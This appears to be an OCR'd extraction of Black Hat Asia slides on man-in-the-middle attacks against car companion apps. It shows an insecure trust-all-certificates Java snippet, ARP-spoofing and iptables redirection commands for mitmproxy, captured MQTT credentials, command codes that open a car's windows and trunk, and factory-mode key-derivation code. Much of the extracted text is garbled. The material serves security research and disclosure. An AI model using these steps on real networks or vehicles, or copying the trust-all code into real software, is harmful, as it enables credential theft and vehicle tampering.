
- Use of Self-Signed Certificates
- Trusting User-Installed Certificates

```
public static SSLSocketFactory getAllSSLSocketFactory()
         // Create an X509 trust manager
         TrustManager[] trustManagers = new TrustManager[]{
 4
                 new X509TrustManager() {
                     @Override
                     public void checkClientTrusted(X509Certificate[] x509Certificates, String s) throws CertificateException {
                         // No verification logic, trusts all client certificates
11
                     @Override
                     public void checkServerTrusted(X509Certificate[] x509Certificates, String s) throws CertificateException {
12
                         // No verification logic, trusts all server certificates
13
15
                     @Override
                     public X509Certificate[] getAcceptedIssuers() {
17
                         // Accepts no specific issuers
                         return new X509Certificate[0];
20
21
```



Now let's demonstrate an interesting case:

I just connected to WiFi—how did my car get stolen?



/** * Trust all certificates (not recommended) */ public static SSLSocketFactory getAllSSLSocketFactory() { // Create an X509 trust manager TrustManager[] trustManagers = new TrustManager[]{ new X509TrustManager() { @Override public void checkClientTrusted(X509Certificate[] x509Certificates, String s) throws CertificateException { // No verification logic, trusts all client certificates } @Override public void checkServerTrusted(X509Certificate[] x509Certificates, String s) throws CertificateException { // No verification logic, trusts all server certificates 3 @Override public X509Certificate[] getAcceptedIssuers() { // Accepts no specific issuers return new X509Certificate[0]; }; try { // Get SSL context instance SSLContext sslContext = SSLContext.getInstance("TLS"); // Initialize with the trust manager that trusts all certificates sslContext.init(null, trustManagers, new SecureRandom()); // Get the SSLSocketFactory SSLSocketFactory socketFactory = sslContext.getSocketFactory(); return socketFactory; } catch (NoSuchAlgorithmException | KeyManagementException e) { e.printStackTrace(); // Print stack trace if an exception occurs } return null; // Return null if initialization fails 3



Then, we can use ARP spoofing on the same network as the victim and perform a manin-the-middle attack using mitmproxy.

	Ettercap 0.8.3.1 (EB)	3	۲	:	
HostList ×					
IP Address 192.168.8.1 fe80::9683:c4ff:fe48:aa5b	MAC Address A Description 94:83:C4:48:AA:5B 94:83:C4:48:AA:5B				
192.168.8.213	64:F 5C:E Cancel MITM Attack: ARP Poisoning OK				
192.168.8.217 fe80::50:d1b5:bce8:e435	Optional parameters 56:€ Sniff remote connections. Opty poison one way				
192.168.8.177 Delete Host	Add to Target 1	Ado	d to Ta	rget 2	2
Randomizing 255 hosts for so Scanning the whole netmask 12 hosts added to the hosts lis Host 192.168.8.1 added to TA Host 192.168.8.177 added to	for 255 hosts :t RGET1				

Note: 8883 is the MQTTS port, which is often overlooked.

Start forwarding traffic and perform man-in-the-middle interception
sudo sysctl –w net.ipv4.ip_forward=1 sudo sysctl –w net.ipv6.conf.all.forwarding=1
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcpdport 80 -j REDIRECTto- port 8080
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcpdport 443 -j REDIRECTto- port 8080 I
ı sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp -m tcpdport 8883 -j REDIRECTto-ports 8080
sudo ip6tables –t nat –A PREROUTING –i wlan0 –p tcp ––dport 80 –j REDIRECT ––to– port 8080
sudo ip6tables -t nat -A PREROUTING -i wlan0 -p tcpdport 443 -j REDIRECTto- port 8080
Start the mitmproxy client mitmproxymode transparentshowhost



You can see a lot of traffic from ports 443 and 8883. Save the traffic and import your certificate key into Wireshark to easily view the user credentials (User Name & Password) when connecting to MQTTS.

C	ළු	๖	Û	1	*	Ū	►	×																
Replay	Duplicate	Revert	Delete	Mark▼	Download	Export♥	Resume	Abort																
	Flow M	Iodificatio	n		Expor	t	Interce	ption																
Path								Method Status Size			ime	Stream Data Connection Timing												
htt	ps://chargega	ateway.		om/v5/ch	arge/car_priva	ate_pile/che	eckCon I	POST	200	101b	44ms	11	Messages										ර Vi	ew: hex dump 🗸
TCP ⇔ 192	.168.8.177:42	2826 ↔ 10	06.11.40.3	4:443				TCP		1.2kb		÷											2024-1	1-04 13:47:16.61
192 TCP	2.168.8.177:41	122 ↔ 19	8.18.1.246	5:8883				TCP		154b	95ms		00000000000		1 00 0		1 5/ 5/	1 0/1 0	2 00 1	0 00 3		MQTT	=x	
htt	ps://api	, , , 0	m/biz/v5/	minKeyPr	rofile/detail		1	POST		41b			00000000010 0000000020				- 1	1	÷.,		34 30	:26ea3c7		
htt	ps://a	, _ co	m/x	pt,	/notice/listByl	Jid		GET		0			0000000030							11	30 6d	ca6fb61b 3:2.0:V5		
htt	ps://aj	co	m/biz/v5/	minKeyPr	rofile/detail		1	POST		41b			0000000050								3a	art:app:		
htt	ps://a	ј.со	m/biz/v5/	message/	/listByCatego	γ	1.1	POST		35b			00000000060 0000000070			3 63 6 31					63 33	26ea3c71 a6fb61b2		
htt	ps://ar	. ig.co	m/biz/v5/	vehicle/p	roclamation/li	st	1.1	POST		27b			000000080				12	6	ie 61 4	15 45 3	4 53	LhDiffon Qpjri	1013	
htt	ps://a	g.co	m/resour	ce/app/v3	/userPolicy		11	POST		15b												1.7.		
htt	ps://a	.co	m/biz/v5/	message/	/listByCatego	v	1.1	POST		35b														

) 🖹 🎑 🔍 🗸 👌	🍾 ← → 📃	• • • •		
Cu	rrent filter: mqtt					G
No.	Time	Source	Destination	Protocol Lei	ngth Info	
	937 2.063057543	127.0.0.1	127.0.0.1	MQTT	222 Connect Command	
	1102 2.289353084	127.0.0.1	127.0.0.1	MQTT	72 Connect Ack	
	1563 2.967976626	127.0.0.1	127.0.0.1	MQTT	119 Subscribe Request (id	
	1593 2.970375168 1599 2.971648668	127.0.0.1 127.0.0.1	127.0.0.1 127.0.0.1	MQTT MQTT	97 Subscribe Request (ic 96 Subscribe Request (ic	
	1615 3.009061960	127.0.0.1	127.0.0.1	MOTT	73 Subscribe Ack (id=1)	
	1636 3.029692626	127.0.0.1	127.0.0.1	MOTT	73 Subscribe Ack (id=1)	
	1638 3.029712668	127.0.0.1	127.0.0.1	MOTT	73 Subscribe Ack (id=3)	
	1795 3.192630751	127.0.0.1	127.0.0.1	MQTT	248 Publish Message (id=4	
4					Þ	
Þ	Protocol Name: MQ Version: MQTT v3.: Connect Flags: 0xm Keep Alive: 30 Client ID Length: Client ID: User Name Length: User Name: Password Length: 1 Password: jhmdIAF	1.1 (4) c2, User Name Flac 61 :6586254:26ea3(50 6586254:26ea3(24		t most	once delivery (Fire and For .0	r
0050 0060 0070 0080 0090 0090 0090 0000 0000 000	36 32 35 34 3a 30 63 34 30 63 63 61 35 30 33 00 32 78 6d 61 32 35 34 3a 32 63 61 35 36 61 32 35 34 3a 32 63 34 30 63 61 34 36 63 61 32 63 34 30 63 61 36 34 30 63 61 36 35 34 30 63	32 36 61 36 3a 32 72 74 36 65 36 66 18 66		658 900 9b9 9.0 586 000 586 000 587 000 820 820 820 820 820 820 820 820 820		



Through packet analysis, we found that car control commands are simple. The msg_id is a random message ID, and the target_id is the car's VIN.

Key findings:

•service_type 12, msg_type 2, cmd_type 1, cmd_value 2 opens windows.

•service_type 12, msg_type 2, cmd_type 2, cmd_value 1 opens the trunk.

By intercepting user credentials and connecting to the MQTT broker, we can control the vehicle.








Security Response

#BHAS @BlackHatEvents




Timeline





Factory Mode – AES Enhancement



Using unique device ID and fixed bytes to generate hmac

hmac =
hmac.new(b'\x03U\x0f\xf7\xf7\x02`\x01Q\xd5hn\xb8\x
e4y6', HardwareID, hashlib.sha512)

 AES CTR encryption with hmac as key and iv, time to be encrypted

```
aes_iv = hmac[32:48]
aes_key = hmac[0:32]
a0 = ((current_time >> 12) & 0xFF)
a1 = ((current_time >> 4) & 0xFF)
a2 = ((current_time & 0xF) << 4) | (0x03 & 0xF)
aes_out = bytes([a0, a1, a2]</pre>
```

*#0000*10000*01344103#*





Future Work

#BHAS @BlackHatEvents



Limitations

- We don't have enough cars to evaluate the landscape of MiTM vulnerabilities, so we call for community to contribute
- Current procedures are still too complicated for those who only have very basic programming knowledge



Open tool source for security community

Find **MiTM** vulnerabilities on your own!! Feature list:

- Check APP certificate trust settings
- Decrypt the traffic and generate PoC by replay Ethnical issue:
 - For self-check only, no attack purpose will be provided

Stay tuned: @YinJai_C



Special Acknowledgement

Gorgias Li

- A dedicated, hardcore security researcher
- He contributed a lot to our project







Thank you !

Any Question?

Yingjiecao[at]protonmail.com Twitter: @YinJai_c

#BHAS @BlackHatEvents